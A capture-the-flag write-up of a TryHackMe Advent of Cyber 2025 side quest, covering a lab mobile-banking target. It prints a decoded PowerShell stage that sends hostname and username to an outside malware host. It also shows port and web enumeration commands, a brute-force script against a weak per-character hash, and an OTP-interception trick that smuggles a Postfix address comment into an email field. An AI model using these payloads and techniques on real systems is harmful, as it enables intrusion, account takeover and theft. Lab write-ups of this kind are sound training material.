TryHackMe: AoC 2025 – BreachBlocker Unlocker
Overview
This challenge involved analyzing a malicious HTA file, reversing a multi‑stage obfuscation chain, and using the recovered access key to unlock additional services.
The engagement culminated in a full compromise of a simulated mobile banking ecosystem through source code disclosure, cryptographic weaknesses, credential reuse, and 2FA bypass.
Access Key Retrieval
The objective of this task was to analyze a malicious HTA file, identify the obfuscation techniques employed, and ultimately recover the access key required to unlock Side Quest 4.
Initial HTA File Analysis
The HTA file contained a heavily obfuscated VBScript payload.
The critical data was stored in a variable p, which contained a fragmented Base64 string split across multiple lines and concatenated with VBScript operators.
1
2
p = "JGg9JGVudjpDT01QVVRFUk5BTUUKJHU9JGVudjpVU0VSTkFNRQokaz0yMwokZD0nbmtkWlVCb2REUjBYRnhjYVhsOVRSUmNYRllzWEZ4Uy9IeEVYRnhkcndETzlGeGMzRjE1VFZrTnZ6ZnVxYm84emNHS3c3SWs0Slh5NC9VS3F2cXpDelUxY2ZINDZIeDZXei9adEo1" & _
[...]
The obfuscation included line breaks, whitespace, and concatenation operators, making manual analysis challenging.
Payload Analysis – Stage 1
After reconstructing and decoding the Base64 string, the HTA revealed a PowerShell payload responsible for exfiltrating environment information and a second encrypted payload.
1
2
3
4
5
6
7
$h=$env:COMPUTERNAME
$u=$env:USERNAME
$k=23
$d='nkdZUBodDR0XFxca...'
$b=[System.Convert]::FromBase64String($d)
for($i=0;$i -lt $b.Length;$i++){$b[$i]=$b[$i] -bxor $k}
Invoke-WebRequest -Uri "https://perf.king-malhare[.]com/image" -Method POST -Body $b -Headers @{H=$h;U=$u}
Observations:
- The script collects host-specific metadata (hostname and username).
$dcontains another Base64-encoded payload.- Payload is XOR‑encrypted using key
23.
Payload Decoding – Stage 2
The second payload was decoded with CyberChef using:
- Base64 decoding
- XOR decryption (key = 23)
- Raw rendering as PNG
The resulting image contained the Side Quest 4 access key.
Access Key Recovery
The decoded image contained the access key required to unlock Side Quest 4
Unlocking the Challenge Ports
This Side Quest is unlocked by submitting the recovered Side Quest access key obtained from Advent of Cyber – Day 21.
After recovering the key, I navigated to:
1
http://<TARGET-IP>:21337
Submitting the key opens the service ports, allowing the challenge to begin.
System Enumeration
After unlocking Hopper’s challenge, additional ports became available, allowing a full system enumeration
Port Enumeration
A full TCP port scan was conducted using Nmap:
1
nmap -sT -p- -T5 <TARGET-IP> -vvv
Results
1
2
3
4
5
PORT      STATE SERVICE   REASON
22/tcp    open  ssh       syn-ack
25/tcp    open  smtp      syn-ack
8443/tcp  open  https-alt syn-ack
21337/tcp open  unknown   syn-ack
Service Enumeration
Service and version detection for the open ports:
1
nmap -sV -p 22,25,8443,21337 -T5 <TARGET-IP> -vvv
Results
1
2
3
4
5
PORT      STATE SERVICE  REASON         VERSION
22/tcp    open  ssh      syn-ack ttl 62 OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp     syn-ack ttl 61 Postfix smtpd
8443/tcp  open  ssl/http syn-ack ttl 61 nginx 1.29.3
21337/tcp open  http     syn-ack ttl 62 Werkzeug httpd 3.0.1 (Python 3.12.3)
Port 8443 – HTTPS Web Application
Initial HTTP attempts failed, confirming SSL was required:
1
http://<TARGET-IP>:8443
Switching to HTTPS successfully loaded the web application.

Application Overview
The HTTPS service presents a mobile-style interface simulating a smartphone. Several applications are available, but only a few were relevant to this challenge:
- Hopflix
- HopsecBank
Other apps like Mail, Phone, Messages, or Settings served mostly as OSINT but ultimately did not contribute to the challenge’s completion.
Hopsec Bank Application
The Hopsec Bank application presents a banking interface and appears to be a primary objective of this challenge.

Further access will likely require valid credentials or bypass techniques.

Hopflix Application

The Hopflix application reveals the following email address:
1
sbreachblocker@easterbunnies.thm
Web Enumeration
The first step in the assessment was a comprehensive web content enumeration using feroxbuster with a large wordlist and multiple file extensions:
1
2
3
4
feroxbuster \
 -u https://<IP>:8443 \
 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt \
 -x $(tr '\n' ',' < /usr/share/seclists/Discovery/Web-Content/raft-large-extensions.txt) --insecure
Critical Findings
Several sensitive files were directly exposed:
1
2
3
https://<TARGET-IP>:8443/hopflix-874297.db
https://<TARGET-IP>:8443/main.py
https://<TARGET-IP>:8443/server.key
Exposed source code and database files allow complete offline analysis of authentication logic, secrets, and flags.
Source Code Analysis
Analyzing main.py immediately exposed several serious security flaws. The application references two SQLite databases—hopflix-874297.db and hopsecbank-12312497.db .
The most striking issue, however, was the presence of a flag hardcoded directly in a comment:
1
# CODE_FLAG = THM{REDACTED}
This meant that Flag #1 could be recovered instantly, without authentication or exploitation, simply by reading the source code.
Bank Account ID Disclosure
Within main.py, the bank account identifier is defined directly in the source code:
1
BANK_ACCOUNT_ID ="hopper"
HopFlix App Hash Retrieval
After downloading the HopFlix SQLite database (hopflix-874297.db), I discovered it contained account information about the following account:
1
sbreachblocker@easterbunnies.thm
The corresponding stored password hash is shown below:
1
03c96ceff1a9758a1ea7c3cb8d43264616949d88b5914c97bdedb1ab511a85c480d49b77c4977520ebc1b24149a1fd25c37aeb2d9042d0d05492ba5c19b23990d991560019487301ef9926d9d99a2962b5914c97bdedb1ab511a85c480d49b77c49775207dc2d45214515ff55726de5fc73d5bd5500b3e86fa6c34156f954d4435e838f6852c6476217104207dc2d45214515ff55726de5fc73d5bd5500b3e86504fa1cfe6a6f5d5c407f673dd67d71a34cbb0772c21afa8b8f0b5e1c1a377b7168e542ea41f67a696e4c3dda73fa679990918ab333b6fab8c8e5f2296e56d15f089c659a1bbc1d2b6f70b6c80720f1a
HopFlix Password Hashing Analysis
Analyzing main.py revealed that HopFlix uses a custom password hashing mechanism, which was both unusual and fundamentally flawed. Rather than hashing the full password string, the implementation processes each character independently:
1
2
3
4
5
def hopper_hash(s):
    res = s
    for i in range(5000):
        res = hashlib.sha1(res.encode()).hexdigest()
    return res
During authentication, the application verifies the password by checking each hashed character sequentially.
1
2
iflen(pwd) *40 !=len(phash):
return Incorrect
Password Hash Reversal
Reproducing the hash with the expected 5,000 iterations failed, indicating an implementation mismatch.
Since the hash consists of twelve 40-character SHA-1 blocks and the application enforces len(password) * 40 == len(hash), the password length was immediately revealed to be 12 characters.
To address this, I developed a custom script to brute-force each character independently and test multiple iteration counts in order to identify the correct hashing parameters.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
import hashlib

target_hashes = set([
    "03c96ceff1a9758a1ea7c3cb8d43264616949d88",
    "b5914c97bdedb1ab511a85c480d49b77c4977520",
    "ebc1b24149a1fd25c37aeb2d9042d0d05492ba5c",
    "19b23990d991560019487301ef9926d9d99a2962",
    "b5914c97bdedb1ab511a85c480d49b77c4977520",
    "7dc2d45214515ff55726de5fc73d5bd5500b3e86",
    "fa6c34156f954d4435e838f6852c647621710420",
    "7dc2d45214515ff55726de5fc73d5bd5500b3e86",
    "504fa1cfe6a6f5d5c407f673dd67d71a34cbb077",
    "2c21afa8b8f0b5e1c1a377b7168e542ea41f67a6",
    "96e4c3dda73fa679990918ab333b6fab8c8e5f22",
    "96e56d15f089c659a1bbc1d2b6f70b6c80720f1a",
])

# Test ordinal values as strings
def hopper_ord(c):
    res = str(ord(c))
    for i in range(5000):
        res = hashlib.sha1(res.encode()).hexdigest()
    return res

print("Testing ordinals...")
for i in range(256):
    c = chr(i)
    h = hopper_ord(c)
    if h in target_hashes:
        print(f"FOUND ord: {repr(c)} (ord={ord(c)}) -> {h}")

# Test with fewer iterations (100, 500, 1000)
def hopper_n(s, n):
    res = s
    for i in range(n):
        res = hashlib.sha1(res.encode()).hexdigest()
    return res

print("\nTesting fewer iterations...")
import string
hash_to_letter = {}
for n in [100, 500, 1000, 2000, 2500]:
    for c in string.printable:
        h = hopper_n(c, n)
        if h in target_hashes:
            print(f"FOUND {n} iters: {repr(c)} -> {h}")
            hash_to_letter[h] = c

target_input = "".join([
    "03c96ceff1a9758a1ea7c3cb8d43264616949d88",
    "b5914c97bdedb1ab511a85c480d49b77c4977520",
    "ebc1b24149a1fd25c37aeb2d9042d0d05492ba5c",
    "19b23990d991560019487301ef9926d9d99a2962",
    "b5914c97bdedb1ab511a85c480d49b77c4977520",
    "7dc2d45214515ff55726de5fc73d5bd5500b3e86",
    "fa6c34156f954d4435e838f6852c647621710420",
    "7dc2d45214515ff55726de5fc73d5bd5500b3e86",
    "504fa1cfe6a6f5d5c407f673dd67d71a34cbb077",
    "2c21afa8b8f0b5e1c1a377b7168e542ea41f67a6",
    "96e4c3dda73fa679990918ab333b6fab8c8e5f22",
    "96e56d15f089c659a1bbc1d2b6f70b6c80720f1a"
])

password = ""
for i in range(0, len(target_input), 40):
    chunk = target_input[i:i+40]
    letra = hash_to_letter.get(chunk, "?")
    password += letra

print("\n--- Password  ---")
print(password)
Results
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
python3 script2.py
Testing ordinals...

Testing fewer iterations...
FOUND 1000 iters: 'a' -> b5914c97bdedb1ab511a85c480d49b77c4977520
FOUND 1000 iters: 'c' -> 2c21afa8b8f0b5e1c1a377b7168e542ea41f67a6
FOUND 1000 iters: 'e' -> fa6c34156f954d4435e838f6852c647621710420
FOUND 1000 iters: 'h' -> 19b23990d991560019487301ef9926d9d99a2962
FOUND 1000 iters: 'k' -> 96e4c3dda73fa679990918ab333b6fab8c8e5f22
FOUND 1000 iters: 'l' -> ebc1b24149a1fd25c37aeb2d9042d0d05492ba5c
FOUND 1000 iters: 'm' -> 03c96ceff1a9758a1ea7c3cb8d43264616949d88
FOUND 1000 iters: 'o' -> 504fa1cfe6a6f5d5c407f673dd67d71a34cbb077
FOUND 1000 iters: 'r' -> 7dc2d45214515ff55726de5fc73d5bd5500b3e86
FOUND 1000 iters: 's' -> 96e56d15f089c659a1bbc1d2b6f70b6c80720f1a

--- Password  ---
[REDACTED]
Flag Retrieval
Using the recovered HopFlix credentials, authentication was successful and the second flag was revealed:
1
THM{REDACTED}
HopSec Bank Exploitation
I initially attempted to authenticate using the bank account ID found in main.py. This immediately failed with the error “User does not exist”, indicating that the value was not being treated as a standalone account identifier.
This behavior is confirmed by the backend logic shown below:
1
2
3
4
5
6
7
8
# Check bank credentials
    rows = cursor2.execute(
        "SELECT * FROM users WHERE email = ?",
        (account_id,),
    ).fetchall()

    if len(rows) != 1:
        return jsonify({'valid':False, 'error': 'User does not exist'})
This clearly indicates that the account ID corresponds to the user’s email address, not a separate username or account identifier.
Valid User Identification

I submitted the known HopFlix email:
1
sbreachblocker@easterbunnies.thm
This produced a different response: “Invalid credentials”. This confirmed that the user exists and that the remaining check was limited to password or PIN verification.
Credential Reuse
Suspecting credential reuse between the two applications, I tried the HopFlix password.

This successfully authenticated the user and triggered the 2FA workflow.
Attack Vector – Email Validation Weakness
The OTP delivery logic validates email addresses by extracting the domain using a simple @ split and comparing it against a list of allowed domains.
1
2
3
4
5
6
7
8
9
10
def send_otp_email(otp, to_addr):
    if not validate_email(to_addr):
        return -1

    allowed_emails = session['bank_allowed_emails']
    allowed_domains = session['bank_allowed_domains']
    domain = to_addr.split('@')[-1]

    if domain not in allowed_domains and to_addr not in allowed_emails:
        return -1
The backend uses Postfix, which supports comments enclosed in parentheses that are ignored during delivery.
By embedding a trusted domain inside a comment, the address passes application-level validation while Postfix delivers the email to an attacker-controlled destination, allowing the OTP to be intercepted.
OTP Interception
To intercept the one-time password, I first set up a local SMTP listener to receive incoming emails:
1
python3 -m aiosmtpd -n -l <IP>:25 -d
The OTP delivery request was captured using Burp Suite:
1
2
3
4
POST /api/send-2fa HTTP/2
Content-Type: application/json

{"otp_email":"carrotbane@easterbunnies.thm"}
Since the backend uses Postfix, which supports comments enclosed in parentheses, I replaced the destination address with the following payload:
1
evil@[<IP>](@easterbunnies.thm
This works because the application validates the domain as easterbunnies.thm, while Postfix ignores the commented portion and delivers the email to my SMTP server instead.
As expected, the request succeeded:
1
2
HTTP/2 200 OK
{"success": true}
The SMTP listener successfully received the OTP email:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
--------- MESSAGE FOLLOWS ----------
Received: from [172.18.0.2] (sq5_app-v2_1.sq5_default [172.18.0.2])
	by hostname (Postfix) with ESMTP id 6E8DCFAA88
	for <evil@[<IP>]>; Wed, 24 Dec 2025 01:09:13 +0000 (UTC)
X-Peer: ('<TARGET-IP>', 53968)

    Subject: Your OTP for HopsecBank

    Dear you,
    The OTP to access your banking app is [REDATED].

    Thanks for trusting Hopsec Bank!
------------ END MESSAGE ------------
Final Access and Flag Retrieval

Submitting the intercepted OTP granted full access to the HopSec Bank application. From there, selecting “Release Funds” immediately revealed the final flag
Conclusion
This challenge demonstrated how a single information disclosure can cascade into a full compromise when combined with weak authentication design, credential reuse, and flawed 2FA validation. By chaining these issues together, it was possible to move from source code exposure to complete control of both applications.
I hope you enjoyed this write‑up and found it useful. Thanks for reading!